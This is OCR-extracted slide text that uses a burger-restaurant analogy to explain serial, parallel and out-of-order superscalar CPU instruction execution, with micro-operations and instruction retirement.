
CONFIDENTIAL BURGERS INC.

Confidential Burgers inc. sells burgers, pizza, and coffee.




The waiter (CPU) will:

1. take an order from a customer (CPU instruction)
2. break the order (instruction) down into micro operations (μOPs - grilling a burger, baking a pizza, …)
3. schedule and execute the μOPs
4. complete the order (retire the instruction)

Grand Opening Today

CONFIDENTIAL BURGERS INC. : SERIAL, IN ORDER EXECUTION



- One customer[1] after another (in order)
- Each part of the order [2] executed serially

I.e. first the burger, then the coffee

- PRO: Easy to implement and understand
- CON: Slow because resources[3] not utilised fully


- Decode instruction into µOPs (“Burger”, “Coffee”)
- Schedule µOPs
  - run 1st µOP (grill the burger)
  - run 2nd µOP (brew coffee, serial execution)
- Retire instruction (customer)

[1] customer == CPU instruction

[2] part == µOP - micro operation

[3] oven, grill, coffee machine

CONFIDENTIAL BURGERS INC. : PARALLEL, IN ORDER EXECUTION



- One customer[1] after another (in order)
- Each part of the order[2] executed in parallel

I.e. burger and coffee prepared at the same time

- PRO: Faster bc. of better resource utilisation.
- CON: Still not perfect, more complex

- Decode instruction into µOPs
- Schedule µOPs
  - run 1st µOP and 2nd µOP (parallel execution of µOPs)
- retire instruction (customer)

CONFIDENTIAL BURGERS INC. : PARALLEL, OUT OF ORDER EXECUTION

#4711 DONE

Customer


Waiter

Pizza oven

Burger grill

Coffee machine

- Multiple customers' orders executed in parallel[1] and delivered (retired) in order




I.e. multiple orders prepared at th

- PRO: Faster because resources are utilised even better
- CON: More difficult to implement

[1] this is called *superscalar*


CONFIDENTIAL BURGERS INC.



Adding more resources increase parallelism & throughput.

